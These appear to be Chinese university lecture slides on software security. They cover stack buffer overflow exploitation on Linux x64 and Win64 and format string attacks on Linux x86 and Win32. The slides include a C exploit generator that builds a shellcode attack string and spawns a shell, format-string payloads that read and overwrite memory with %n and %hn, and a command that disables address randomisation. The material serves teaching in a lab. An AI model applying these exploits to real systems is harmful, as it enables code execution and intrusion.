- 为了利用该溢出漏洞，必须确定函数的返回地址离buffer首地址的偏移，并猜测buffer首地址。在此用gdb对程序进行调试。
- gcc -fno-stack-protector **-z execstack** -o lvictim64 ../lvictim64.c
- ll > SmashBuffer.data
- gdb lvictim64
- (gdb) disas smash_largebuf

```
Dump of assembler code for function smash_largebuf:
  0x00000000000007fa <+0>:      push   %rbp
......
  0x00000000000008bc <+194>:  callq  0x670 <strcpy@plt>
End of assembler dump.
```

- (gdb) b *(smash_largebuf +0)
- Breakpoint 1 at 0x7fa
- (gdb) b *(smash_largebuf +194)
- Breakpoint 2 at 0x8bc


```
(gdb) r
Breakpoint 1, 0x00005555555547fa in smash_largebuf ()
(gdb) x $rsp
0x7fffffffde98:         0x5555498e
(gdb) c
Continuing.
Breakpoint 2, 0x00005555555548bc in smash_largebuf ()
(gdb) x $rdi
0x7fffffffdc80:         0xffffde70  0x00007fff
(gdb) p 0x7fffffffde98 - 0x7fffffffdc80
$1 = 536
```

- 可见，函数的返回地址放在A=0x7fffffffde98，buffer的起始地址B=0x7fffffffdc80，偏移=**A-B=536**。
- 在组织攻击串attackStr时，在偏移536处放置跳转地址(在此为B=0x7fffffffdc80+n)，并把shellcode放置在attackStr的偏移536之前。如果攻击不成功，则调整跳转地址的值，直到获得一个shell。

get64Shell_By_SmashBuffer()函数（lexploit64.c中的关键函数）构造攻击代码并将其保存在文件Smash64Buf.data中

```
#define BUFFER_ADDRESS 0x7fffffffdbd0
// start address of buffer
#define OFF_SET 536
#define ATTACKSTR_LENGTH 1024
void get64Shell_By_SmashBuffer()
{
   FILE *badfile;
   int i,j,len,start;
   unsigned long * ptr ;
   char attackStr[ATTACKSTR_LENGTH+1];
   memset(attackStr, 0x90,
          ATTACKSTR_LENGTH);
   attackStr[ATTACKSTR_LENGTH]='\0';
   len=strlen(shellcode);
   ptr=(unsigned long *)
         (attackStr+OFF_SET);
   *ptr = BUFFER_ADDRESS + 0x80;
   start = LBUFF_LEN - strlen(shellcode) - 0x10;
   for(i=0;i<len;i++)
   {  attackStr[i+start]=shellcode[i];  }
   badfile=fopen("./SmashBuffer.data", "w");
   fwrite(attackStr, strlen(attackStr),
      1, badfile);
   fclose(badfile);    }
```


- 编译并运行该程序，将在当前目录下生成文件SmashBuffer.data。

```
....../bin$  gcc -o lexploit64 ../lexploit64.c
....../bin$ ./lexploit64
....../bin$ ll *.data
-rw-rw-r-- 1 i i 542  5月 29 19:43 SmashBuffer.data
```

- 运行lvictim64，则将获得一个shell：

```
....../bin$ ./lvictim64
You have read 542 from the file SmashBuffer.data.
Smash a large buffer with 542 bytes.
$
```


- 攻击Linux intel64系统的关键在于猜测buffer的起始地址。由于64位系统的地址为64位，buffer的起始地址的范围比32位系统大很多，成功获得64位系统shell的难度很大。
- 对Linux intel64系统的远程攻击也是类似的，这时要通过网络把shellcode发送到被攻击端，攻击的效果也同样取决于shellcode的功能。

10.5 Win64平台的缓冲区溢出

- 运行于Intel 64位CPU（或兼容Intel CPU，如AMD）的Windows操作系统称为Windows intel64，简称为Win64。
- 64位的Windows系统近年来被广泛应用于桌面操作系统中。目前，常用的操作系统有64位的Windows7和Windows10，它们均基于intel64。intel64和IA32架构的主要区别在于地址由32位上升为64位，相应的寄存器也是64位。
- 我们以64位Windows10为例说明64位Windows系统的缓冲区溢出攻击方法。

10.5.1 Win64的进程映像

- 为了观察64位Windows的进程映像，用“Visual Studio x64 Win64 命令提示(VS 2010)”编译和运行mem_distribute.c，结果如下所示：

```
......\bin>cl ..\src\mem_distribute.c
......
/out:mem_distribute.exe
mem_distribute.obj
......\bin>mem_distribute.exe
(.text)address of
       fun1=000000013FEC1000
       fun2=000000013FEC1020
       main=000000013FEC1040
……….
```

由于地址随机化，您观察到的结果不完全相同，但总体态势相同。

表10-2 64位Windows的进程映像

			高地址
0000-07xx-xxxx-xxxx		动态链接库KERNELBASE.dll的映射区	
		空白区	
		高地址	
.bss	global	未初始化全局变量	
.data	global	初始化的全局变量	
	main		
	fun2		
0000-0001-3FEC-1000	fun1	低地址	
0x7xxx-xxx		动态链接库kernel32.dll,ntdll.dll的映射区	
0000-0000-0025-FFFC		堆栈高地址	
0000-0000-0025-FD68	argv	main的参数的地址 即命令行参数的地址	
0000-0000-0025-FD60	argc		
	local	局部变量	
		低地址	低地址

- 注：64位的Windows7及后续版本对进程的地址空间使用了地址随机化机制，使得每次运行进程所给出的地址空间都不同。进一步的测试表明，动态链接库的加载基址不随进程的运行次数改变，然而，如果重新启动操作系统，则动态链接库的加载基址也会变化。
- 注：Win64除了加载kernel32.dll，ntdll.dll，还加载了**KERNELBASE.dll**。
- 函数调用时所建立的栈帧也包含了下面的信息：
  (1) 函数被调用完后的返回地址。
  (2) 调用函数的栈帧信息，即栈顶和栈底(最高地址)。
  (3) 为函数的局部变量分配的空间。
  (4) 为被调用函数的参数分配的空间。
- 由于被调用函数的返回地址和其内部的局部变量均存放在栈中，且返回地址在栈的高地址区、缓冲区在栈的低地址区，如果向缓冲区拷贝了过多的数据，则返回地址被改写。

10.5.2 Win64的缓冲区溢出流程

- 考虑如下的例子程序(w64overflow.c)：

```
#include <stdio.h>
#include <string.h>
char largebuff[]
="01234567890123456789 0123ABCDEFGH";  //32 bytes
void foo()
{
   char smallbuff[16];
   strcpy (smallbuff, largebuff);
}
int main (void)
{    foo(); }
```


- 用/Zi /GS- 参数编译并运行程序：
  ......\bin>cl /Zi /GS- ..\src\w64overflow.c
  /out:w64overflow.exe
  /debug
  ......\bin>w64overflow.exe
- 可见会发生段错误。

```
w64overflow.exe
w64overflow.exe 已停止工作
由于出现问题，程序停止正常工作。Windows 将关闭程序，
并会在有可用的解决方案时通知你。
调试(D)    关闭程序(C)
```

图10-9 进程运行错误提示窗口


```
Command - D:\workspace\ns\win64Code\bin\w64overflow.exe - WinDbg:6.12.0002.633 AMD64

Microsoft (R) Windows Debugger Version 6.12.0002.633 AMD64
Copyright (c) Microsoft Corporation. All rights reserved.

CommandLine: D:\workspace\ns\win64Code\bin\w64overflow.exe
Symbol search path is: *** Invalid ***
****************************************************************************
* Symbol loading may be unreliable without a symbol search path.           *
* Use .symfix to have the debugger choose a symbol path.                   *
* After setting your symbol path, use .reload to refresh symbol locations. *
****************************************************************************
Executable search path is:
ModLoad: 00000001`3f570000 00000001`3f587000   w64overflow.exe
ModLoad: 00000000`77b30000 00000000`77cd9000   ntdll.dll
ModLoad: 00000000`77a10000 00000000`77b2f000   C:\Windows\system32\kernel32.dll
ModLoad: 000007fe`fd920000 000007fe`fd98c000   C:\Windows\system32\KERNELBASE.dll
(1318.ea4): Break instruction exception - code 80000003 (first chance)
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for ntdll.dll
ntdll!CsrSetPriorityClass+0x40:
00000000`77bdcb70 cc              int     3
0:000>
```

图10-10 加载w64overflow.exe后的Command窗口

- 反汇编foo函数：
- 0:000> **u foo**
  w64overflow!foo [d:\workspace\ns\win64code\src\w64overflow.c @ 8]:
  00000001`3f571020 4883ec38   sub   rsp,38h
  00000001`3f571024 488d15d5ff0000
  lea rdx,[w64overflow!largebuff (00000001`3f581000)]
  00000001`3f57102b 488d4c2420   lea   rcx,[rsp+20h]
  00000001`3f571030 e88b010000   call w64overflow!strcpy
  00000001`3f571035 4883c438   add   rsp,38h
  00000001`3f571039 c3   ret
- 在3个关键地址设置断点：
  0:000> **bp foo**
  0:000> **bp foo+10**
  0:000> **bp foo+19**


```
Disassembly - C:\work\bin\w64overflow.exe - WinDbg:6.12.0002.633 AMD64
Offset: w64overflow!foo                                  Previous  Next
w64overflow!foo:
00007ff6`11c31020 4883ec38         sub     rsp,38h
00007ff6`11c31024 488d15d5ff0000   lea     rdx,[w64overflow!largebuff (00007ff6`11c41000)]
00007ff6`11c3102b 488d4c2420       lea     rcx,[rsp+20h]
00007ff6`11c31030 e8db000000       call    w64overflow!strcpy (00007ff6`11c31110)
00007ff6`11c31035 4883c438         add     rsp,38h
00007ff6`11c31039 c3               ret
00007ff6`11c3103a cc               int     3
00007ff6`11c3103b cc               int     3
00007ff6`11c3103c cc               int     3
00007ff6`11c3103d cc               int     3
00007ff6`11c3103e cc               int     3
```

图10-11 设置断点后的反汇编窗口

- 可以看出，Win64进程用64位栈寄存器rsp保存了返回地址的指针，用64位寄存器rdx和rcx分别保存strcpy函数的两个参数。启动进程，执行到第1个断点(foo的第1条汇编指令)，查看寄存器的值：
  0:000> **dd rsp**
  00000000`00aff968 11c31049 00007ff6 00000001 00000000
- 栈指针为00000000 00aff968，栈内容为00007ff6 11c31049，该地址就是foo()函数的返回地址，对应于main()的第3条汇编指令。
- 记录下堆栈指针rsp的值，在此以A标记，A=rsp=0x00000000 00aff968。继续执行到下一个断点，查看rcx和rdx：
  - 0:000> **dd rcx**
  - 00000000`00aff950 00000000 00000000 11c32044 00007ff6
  - 0:000> **da rdx**
  - 00007ff6`11c41000 "01234567890123456789 0123ABCDEFGH"

- strcpy(des, src)有两个参数。在64位Windows系统中，用寄存器rdx保存源字符串src的地址，用寄存器rcx保存目的字符串des的地址。rcx保存smallbuff的首地址，B=smallbuff的首地址=0x00000000 **00aff950**，则smallbuff的首地址与返回地址的距离=A-B=0x**00aff968** -0x**00aff950** =24=0x18。
- 执行strcpy函数后，函数的返回地址将被覆盖，被覆盖为largebuff的第24~32个字节，即”ABCDEFGH”。
- 继续执行到下一个断点，查看此时栈寄存器的值：

  0:000> da rsp

  00000000`00aff968 "ABCDEFGH"

- 因此执行指令ret后，栈的内容将弹出到指令寄存器rip，即rip="ABCDEFGH"，同时rsp=rsp+8。而地址"ABCDEFGH"是无效的指令地址，因此引发段错误。
- 通过修改largebuff的内容（将“ABCDEFGH”改成期望的地址），就可以将rip变为可以控制的地址，从而控制程序的执行流程。

10.5.3 Win64的缓冲区溢出攻击技术

- 从10.5.2可知，被攻缓冲区的首地址=0x00000000 00aff950，由于Win64为little_endian，即小端字节序，该地址在内存中的实际存储方式如下：





图10-12 64位地址的实际存储方式


- 也就是说，如果把地址看作字符串，则第4至第8字节为字符串结束符'\0'，即字符串拷贝函数strcpy在拷贝字符串时从该地址的第4字节后的字符将被截断。当然，如果程序使用memcpy函数拷贝缓冲区，则不需要考虑字符串结束符'\0'的影响。
- 考虑如下的代码：

```
#define LBUFF_LEN 256
SmashBuffer(char * attackStr)
{
   char buffer[LBUFF_LEN];
   strcpy (buffer, attackStr);
}
```

- 显然，若attackStr的内容过多，则上述代码会出现缓冲区溢出错误。由于64地址的最高2个字节为字符串结束符'\0'，只能按如图10-13的方式组织攻击代码。



(a) 攻击串的构造



(b) 即将执行strcpy之前buffer及栈的内容

图10-13 64位系统攻击串的构造及栈的内容

- 由此可以推断，如果要成功利用Win64中由于strcpy等类似函数（截断'\0'之后的字节）造成的溢出漏洞，则被攻击的缓冲区必须大到足于容纳shellcode。
- 如果溢出漏洞是由memcpy等函数（不截断‘\0’之后的字节）造成的，则也可以将shellcode放置在跳转地址之后(即缓冲区的末端)。此时的攻击串可按图10-14的方式构造。




图10-14 攻击串的构造(由memcpy等函数导致的漏洞)

谢谢！

billzeng@ustc.edu.cn

第12章 格式化字符串和SQL注入攻击

中国科学技术大学
曾凡平
billzeng@ustc.edu.cn

本章内容

12.1 格式化字符串漏洞的原理
12.2 Linux x86平台格式化字符串漏洞
12.3 Win32 平台格式化字符串漏洞
12.4 SQL注入

实验环境：

1. 32bit ubuntu16.04 + gcc 5.4.0
2. Windows2003 + Visual Studio 2008 C编译器(VC9.0)

12.1 格式化字符串漏洞的原理

参数const char *format的格式要与其后的参数保持一致

函数名	调用方式	函数名	调用方式
printf	int printf(const char *format [,argument]...);	**vfprintf**	int vfprintf(FILE *stream, const char *format, va_list argptr);
fprintf	int fprintf(FILE *stream, const char *format [,argument]...);	**vprintf**	int vprintf(const char *format, va_list argptr);
sprintf	int sprintf(char *buffer, const char *format [,argument] ...);	**vsprintf**	int vsprintf(char *buffer, const char *format, va_list argptr);
snprintf	int snprintf(char *buffer,size_t count, const char *format [,argument]...);	**vsnprintf**	int vsnprintf(char *buffer, size_t count, const char *format,va_list argptr);

格式化字符串漏洞的原理（ fmt01.c）

- 对于printf函数，其要打印的内容及格式是由该函数的第一个参数确定的。如果第一个参数指定的格式与其后续参数匹配，则不会发生错误。
- 然而如果指定的格式与其后续参数不匹配，则将会输出错误的结果，在某些情况下还会泄露内存变量的值。尤其严重的是，如果攻击者可以控制输入的字符串(含打印格式)，则有可能利用该漏洞执行shellcode，从而入侵目标系统。

无漏洞

```
char myStr[]="This is an example.";
......
printf("%s\n", myStr);
```

有漏洞

```
char user_input[1024];
......
printf(user_input);
```


printf的处理过程（ fmt01.c）

- printf的输出结果取决于格式化串const char *format以及后续参数。为了执行如下的语句：
- printf(“A is %d and is at %08x, B is %u and is at %08x.\n”, A, &A, B, &B)
- 首先将参数逆序push到堆栈中，堆栈的内容如下表所示：

栈顶 低地址	[esp]	A的值	A 的地址	B的值	B 的地址	其他变量	栈底 高地址
	格式化串的地址	A	&A	B	&B	......	

栈的增长方向

堆栈的内容

- 当前的栈顶保存了格式化串“A is %d and is at %08x, B is %u and is at %08x.\n”的地址，占四个字节，其余四个参数也依次占四个字节，即：
  - [esp]=格式化串的地址，
  - [esp+4]=A的值，
  - [esp+8]=A的地址，
  - [esp+12]=B的值，
  - [esp+16]=B的地址，
  - [esp+20]=其他变量......

栈的增长方向（向低地址方向增长）

用gdb观察即将调用strcpy时堆栈的内容

```
gcc -o fmt01 ../src/fmt01.c
gdb fmt01
(gdb) disas no_formatstr_vul
……
0x08048529 <+62>:   call        0x8048390 <printf@plt>
(gdb) b *(no_formatstr_vul + 62)
(gdb) disp/i $pc
(gdb) r
Breakpoint 1, 0x08048529 in no_formatstr_vul ()
1: x/i $pc
⇒ 0x8048529 <no_formatstr_vul+62>:    call   0x8048390 <printf@plt>
(gdb) x/x $esp
0xbfffeec0:        0x08048680
```

栈顶保存了格式串的首地址

```
(gdb)
0xbfffeec4:        0x00000123
(gdb)
0xbfffeec8:        0xbfffeee0
(gdb)
0xbfffeecc:        0x00000456
(gdb)
0xbfffeed0:        0xbfffeee4
(gdb)
0xbfffeed4:        0xb7fbb000

(gdb) x/s 0x08048680
0x8048680:        "\tA is 0x%x and is at %08x, B is 0x%x and is at %08x.\n"
(gdb)
```

A的值
A的地址
B的值
B的地址
其他变量

- 接下来用call printf 汇编指令将控制转移到printf函数的汇编代码。
- printf函数依次遍历格式化字符串(在此为"A is %d and is at %08x, B is %u and is at %08x.\n")中的字符，如果该字符不是格式化参数的首字符（由百分号%指定），则复制该字符，若遇到一个格式化参数，就采取相应的动作，用当前栈的内容替换该格式化参数(如果是%s，则拷贝相应的字符串)，并将栈指针esp增加4（相当于pop指令）。
- *重点：* **若格式化参数个数>参量个数，则printf会从栈的当前位置开始，依次向esp增大的方向获得数据并打印。**

例程1：fmt01.c

```
#include <stdio.h>
void no_formatstr_vul()
{
   int A=0x123,B=0x456,C=0x789;
   printf("\tA is 0x%x and is at %08x, B is 0x%x and is at %08x.\n", A, &A, B, &B);
}
```

```
void formatstr_vul()
{
   char user_input[1024];
   int A=0x123,B=0x456,C=0x789;
   puts("Please enter a string:");
   scanf("%s", user_input);
   printf(user_input);
   puts("\n");
}
```


fmt01.c的运行结果

- ns@....../bin$ gcc -o fmt01 ../src/ fmt01.c
- ns@....../bin$ ./fmt01
  A is 0x123 and is at bffff394, B is 0x456 and is at bffff398.
- Please enter a string:
  0x%x-0x%x-0x%x-0x%x-0x%x-0x%x
  0xbfffef9c-0x6474e552-0xb7fe765d-***0x123-0x456-0x789***
- 由此可见，用户构造的格式串泄露了函数内部变量A、B、C的值（***加粗斜体字***所示）。
- 如果用户构造其他的格式串，则有可能使进程崩溃或运行任意代码。

- 常用的格式化字符有：
  %s：打印地址对应的字符串；
  %n：对该printf()前面已输出的字符计数，将数值存入当前栈指针指向的栈单元存储的地址中；
  %m.nx：十六进制打印，宽度为m，精度为n，在m前加0处理为左对齐；
- 其中%s和%n读或写进程的堆栈存储的地址，若该地址是无效的内存地址，则将引发段错误从而使进程崩溃。
- **重点：抵抗格式化字符串攻击的最好方法是不允许用户修改格式串。**

12.2 Linux x86平台格式化字符串漏洞

- 格式化字符串漏洞的利用方法与操作系统及gcc编译器密切相关。我们以**ubuntu16.04**下的gcc（版本号为5.4.0）为例，说明几种常用的攻击方法。
- 本节使用vul_formatstr.c作为实验代码。
- 例程vul_formatstr.c用scanf函数读入一个无符号的十进制数和一个字符串。

例程2：vul_formatstr.c

```
void formatstr_vul()
{
   char user_input[1024];
   unsigned long  int_input;
   int A=0x3435,B=0x5657,C=0x7879;
   // Original values of A, B and C.
printf("&A=0x%x\t&B=0x%x\tC=0x%x.\n",&A,&B,&C);
printf("A=0x%x\tB=0x%x\tC=0x%x.\n",A,B,C);
   // getting an integer from user
   puts("Please enter a integer:");
   scanf("%u", &int_input);
```

```
// getting a string from user
   puts("Please enter a string:");
   scanf("%s", user_input);
   // Vulnerable place
   printf(user_input);
   puts("");
   // New values of A, B and C.
   printf("New values\tA=0x%x\tB=0x%x\tC=0x%x.\n",A,B,C);
}
void main(int argc, char * argv[])
{   formatstr_vul();  }
```


12.2.1 使进程崩溃

- 编译和运行vul_formatstr.c，输入10个“0x%08x.”以读出从栈顶开始的10个(4字节)单元的十六进制内容。
- ns@....../bin$ gcc -o v ../src/vul_formatstr.c
- ns@....../bin$ ./v
  &A=0xbfffef90 &B=0xbfffef94 C=0xbfffef98.
  A=0x3435 B=0x5657 C=0x7879.
- Please enter an integer:
  32
- Please enter a string:
  0x%08x.0x%08x.0x%08x.0x%08x.0x%08x.0x%08x.0x%08x.0x%08x.0x%08x.0x%08x.
  0xbff3884c.0x00005657.0x00007879.0x00000004.0x00000004.0x00000174.**0x00000020.0x00003435.0x00005657.0x00007879**.
  New values A=0x3435 B=0x5657 C=0x7879.

- 观察这10个输出值可知：从栈顶开始的**第7个(4字节)单元开始保存变量int_input**，A、B、C值。我们可以从这10个**(4字节)**单元中找出无效地址，用%s或%n构造格式串使进程崩溃。
- 比如我们可以猜测第2个**(4字节)**单元的值0x00005657为无效地址，构造的格式串为“0x%08x.**%s**”，测试目标进程是否崩溃：

- ns@....../bin$ ./v
  &A=0xbfffef90 &B=0xbfffef94 C=0xbfffef98.
  A=0x3435 B=0x5657 C=0x7879.
- Please enter a integer:
  16
- Please enter a string:
  0x%08x.%s
  Segmentation fault (core dumped)
- 因此，**使进程崩溃的原理为：设计包含%s或%n的格式化字符串，使其对应的栈地址无效，运行结果出现段错误(segmentation fault)，进程崩溃。**

12.2.2 读取指定内存地址单元的值

- 从栈顶开始的**第7个(4字节）单元**开始保存变量int_input，A，B，C的值。如果想读取某个内存单元的值，可以将int_input设置为内存地址，然后设置第7个格式化参数为%s,就可以打印出内存地址的值。
- 以下给出了读取环境变量中从地址0xbfffff00（十进制数为3221225216）开始的字符串的方法：

- ns@....../bin$ ./v
  &A=0xbfffef80 &B=0xbfffef84 C=0xbfffef88.
  A=0x3435 B=0x5657 C=0x7879.
- Please enter a integer:
  3221225216
- Please enter a string:
  0x%08x.0x%08x.0x%08x.0x%08x.0x%08x.0x%08x.%s
  0xbfffef8c.0x00000456.0x00000789.0x00000006.0x00000004.0x6474e552.bus-xBe5PzoEup,guid=ee1341874f7af636305f247800009447
  New values A=0x3435 B=0x5657 C=0x7879.

0xbfffff00

- 同样，如果想读取变量C的值，则int_input=0xbfffef88=3221221256，结果如下：
- ns@....../bin$ ./v
  &A=0xbfffef80 &B=0xbfffef84 **C=0xbfffef88**.
  A=0x3435 B=0x5657 C=0x7879.
- Please enter a integer:
  3221221256
- Please enter a string:
  0x%08x.0x%08x.0x%08x.0x%08x.0x%08x.0x%08x.%s
  0xbfffef8c.0x00005657.0x00007879.0x00000006.0x00000004.0x6474e552.yx
  New values A=0x3435 B=0x5657 C=0x7879.
- C=**0x7879**对应的字符串为**"yx"**。

12.2.3 改写指定内存地址单元的值

- 利用%n的特性可以修改指定内存地址单元的值。
- **原理：将目标地址放入堆栈之后，利用%m.n的格式，通过设定宽度和精度，控制%n的计数值，计数值就等于目标单元的值。**
- 在此以修改A=0x6768为例，说明修改某个内存变量的步骤。
- 首先，将0x6768换算成十进制数为26472,说明%n得到计数值为26472，即在%n之前共有26472个字符被打印。

- 根据前面观察到的地址，在int_input地址之前，出现了5个32位的地址(0x%08x.)，每个地址对应11个字符，选择最后一个位置采用%m.n的打印格式来增加字符，接下来是计算m/n的值，因为前面已经出现了5*11=55个字符，26472-55=26417。令n=26417，故最后一个位置写为%.26417u（或%.26417x等），其后跟%n。
- 因此，输入的整数=A的地址= 0xbfffef80 = 3221221248，输入的格式串为0x%08x.0x%08x.0x%08x.0x%08x.0x%08x.%.26417u%n。结果如下：

- ns@....../bin$ ./v
  &A=0xbfffef80 &B=0xbfffef84 C=0xbfffef88.
  A=0x3435 B=0x5657 C=0x7879.
- Please enter a integer:
  3221221248
- Please enter a string:
  0x%08x.0x%08x.0x%08x.0x%08x.0x%08x.**%.26417u%n**
  0xbfffef8c.0x00005657.0x00007879.0x00000006.0x00000004..........
  ......
  New values **A=0x6768** B=0x5657 C=0x7879.
- 如果要改写的值太大，比如0xbfffffff，则有可能使进程崩溃。为了防止进程崩溃，可以分2次分别写入目标地址，这种方法在12.2.4中介绍。

12.2.4 直接在格式串中指定内存地址

- 如果只允许输入字符串，即攻击者无法给**int_input赋值**，或者改写的值太大而需要2次用%n改写，这时应该如何读写某个内存地址的值?
- 解决方案是**把要改写的内存地址写到格式串中**。
- 删除或注释例程vul_formatstr.c中的第1个scanf语句，新程序为vul_formatstr2.c
- 编译vul_formatstr2.c，用gdb跟踪程序的执行，以找到**user_input的首地址与栈顶的距离**，从而计算user_input位于栈顶开始的第几个单元。

vul_formatstr2.c

```
void formatstr_vul()
{
    char user_input[1024];
    unsigned long  int_input;
    int A=0x3435,B=0x5657,C=0x7879;
    printf("&A=0x%x\t&B=0x%x\tC=0x%x.\n",&A,&B,&C);
    printf("A=0x%x\tB=0x%x\tC=0x%x.\n",A,B,C);
    puts("Please enter a string:");
    scanf("%s", user_input);
    printf(user_input);     puts("");
    printf("New values\tA=0x%x\tB=0x%x\tC=0x%x.\n",A,B,C);
}
```

```
gcc -o v2 ../src/vul_formatstr2.c
gdb v2
(gdb) disas formatstr_vul
Dump of assembler code for function formatstr_vul:
   0x080484eb <+0>:  push   %ebp
......
0x08048580 <+149>: call      0x80483d0 <__isoc99_scanf@plt>
0x08048585 <+154>: add   $0x10,%esp
   0x08048588 <+157>:     sub    $0xc,%esp
   0x0804858b <+160>:     lea    -0x40c(%ebp),%eax
   0x08048591 <+166>:     push   %eax
   0x08048592 <+167>:     call   0x8048390 <printf@plt>
```

- ......
- 0x080485de <+243>: leave
- 0x080485df <+244>: ret
- End of assembler dump.
- (gdb) **b *(formatstr_vul +167)**
- Breakpoint 1 at 0x8048592
- (gdb) **r**
- ......
- Breakpoint 1, 0x08048592 in formatstr_vul ()
- (gdb) **x/x $esp**
- **0xbfffead0: 0xbfffeaec**
- **(gdb)p (0xbfffeaec-0xbfffead0)/4**
- **$1 = 7**

user_input的首地址

栈顶

- 因此，user_input的首地址为0xbfffeaec，位于栈顶开始的第7个(4字节）单元。
- 以下的运行结果也证明了这一点：
- ns@....../bin$ **./v2**
  - &A=0xbfffef80 &B=0xbfffef84 C=0xbfffef88.
  - A=0x3435 B=0x5657 C=0x7879.
- Please enter a string:
- **ABCD%08x.%08x.%08x.%08x.%08x.%08x.%08x.**
  - ABCDbfffef8c.00005657.00007879.00003435.00005657.00007879.**44434241**.
  - New values A=0x3435 B=0x5657 C=0x7879.

如何让scanf接受任意数字？

- 其中的第7个格式化输出0x**44434241**就是字符串"**ABCD**"的十六进制代码。将"**ABCD**"替换成要改写的内存地址，并且第7个格式化参数为%n，正确设置第6个格式化参数，就可以改写内存的值。
- 通常，scanf()会将键盘输入的字符转换成ASCII码再存入，比如输入字符5会存为0x35。若直接通过键盘输入，则需要将地址根据ASCII码反转换成键盘可输入的字符，比如0x31323231的键盘输入是1221。然而问题是ASCII码表中只有128个字符，且0x80之后没有对应的字符，因此无法从键盘输入任意4字节的内存地址。
- **要解决的问题是：如何让scanf接受任意数字？**

- 解决办法是**将要输入的数据写入到文件**，然后利用命令行的重定向功能，将该文件作为程序的输入。这样一来程序**从文件中而不是从键盘中获得输入数据**，就避开了任意数字的输入问题。
- 这里要注意的是scanf把一些特殊数字作为分隔符，如果在scanf里仅有一个“%s”的话，分隔符之后的数据将不会被读取。这些数字为0x0A（新行），0x0C（换页），0x0D（返回），0x20（空格）。在输入文件中要避免使用这些特殊数字。
- 程序read2file.c从键盘输入4字节和格式化串，并将其存入文件mystring中。

输入需要改写内容的地址

输入格式字符串

```
void read2file()
{
   char buf[1024];
   int fp,size;
   unsigned int u_addr, *address;
   // getting the address of the variable.
   puts("Please enter an address.");
   scanf("%u", &u_addr);
   address = (unsigned int *)buf;
   *address = u_addr;
 /* Getting the rest of the format string */
   puts("Please enter the format string:");
   scanf("%s", buf+4);
   size=strlen(buf+4) + 4;
   printf("The string length is %d\n",size);
   /* Writing buf to "mystring" */
fp=open("mystring",O_RDWR|O_CREAT|O_TRUNC, S_IRUSR|S_IWUSR);
   if(fp != -1)
   {  write(fp,buf,size); close(fp);  }
   else {  printf("Open failed!\n");   }
}
void main(int argc, char * argv[])
{  read2file();   }
```


- 由于地址随机化机制使得vul_formatstr2.c中的变量地址动态变化，为了使实验成功需要关闭地址随机化机制:

  sudo sysctl -w kernel.randomize_va_space=0

- 假定要修改变量B的内容，则B的地址=0xbfffeb24=3221220132
- 因此read2file从键盘输入整数3221220132和格式串 %08x.%08x.%08x.%08x.%08x.%08x.%08x.，运行结果如下：

- gcc -o read2file ../src/read2file.c
- ./read2file
  Please enter an address.
  3221220132
  Please enter the format string:
  %08x.%08x.%08x.%08x.%08x.%08x.%08x.
- The string length is 39
- ns@....../bin$ **./v2 < mystring**
  &A=0xbfffef80 **&B=0xbfffeb24** C=0xbfffef88.
  A=0x3435 B=0x5657 C=0x7879.
- Please enter a string:
  ����bfffef8c.00005657.00007879.00003435.00005657.00007879. **bfffeb24**.
  New values A=0x3435 B=0x5657 C=0x7879.

- 由以上的运行结果可知，已将目标地址0xbfffeb24放入了栈中，然后再采用与**12.2.3中相同的方法，利用%n修改变量的值**，即可完成攻击。
- 在12.2.3曾经提到，如果变量的值太大，需要分**两次写内存**才能避免可能的段错误。以下实例给出了将变量B的值改成**0xfedcba98**步骤。

(1)修改read2file.c为read2file2.c，将输入的“地址”及“地址+2”输入到格式串的前3个(4字节)单元中。

read2file2.c

```
void read2file()
{
  char buf[1024];
  int fp,size;
  unsigned int u_addr, *address;
  // getting the address of the variable.
  puts("Please enter an address.");
  scanf("%u", &u_addr);
  address = (unsigned int *)buf;
  *address = u_addr;
  *(address+1) = u_addr+2;
  *(address+2) = u_addr+2;
  /* Getting the rest of the format string */
  puts("Please enter the format string:");
  scanf("%s",buf+12);
  size=strlen(buf+12)+4*3;
  printf("The string length is %d\n",size);
  /* Writing buf to "mystring" */
  fp=open("mystring",O_RDWR|O_CREAT|O_TRUNC, S_IRUSR|S_IWUSR);
  if(fp != -1){ write(fp,buf,size); close(fp); }
  else { printf("Open failed!\n"); }
}
```

先写数值较小的2个字节

(2)构造格式串，从命令行输入到文件mystring中：

- gcc -o read2file2 ../src/read2file2.c
- ./read2file2

  Please enter an address.
  3221221252
  Please enter the format string:
  %08x.%08x.%08x.%08x.%08x.%.47711u%hn%.17476u%hn.%08x.%08x.
  The string length is 70

*address　*(address+1)　*(address+2)

- **注：格式化参数%hn表示向目标地址写2个字节**

- (3)将文件mystring作为输入重定向到漏洞程序，并将输出定向到文件result.txt中：

./v2 < mystring > result.txt
tail -1 result.txt

  New values A=0x3435 B=**0xfedcba98** C=0x7879.

- 这样就将B的值改成了0xfedcba98。
- **思考：如何将B的值改成0xba98fedc**

12.3 Win32 平台格式化字符串漏洞
12.3.1 使进程崩溃

- 编译和运行vul_formatstr.cpp，输入8个“%08x.”以读出从栈顶开始的8个(4字节)单元的十六进制内容。
- cl /GS- ..\vul_formatstr.c
- vul_formatstr.exe

  Please enter a integer:
  32
  Please enter a string:
  %08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.
  00003435.00007879.00005657.00000020.78383025.3830252e.30252e78.252e7838.

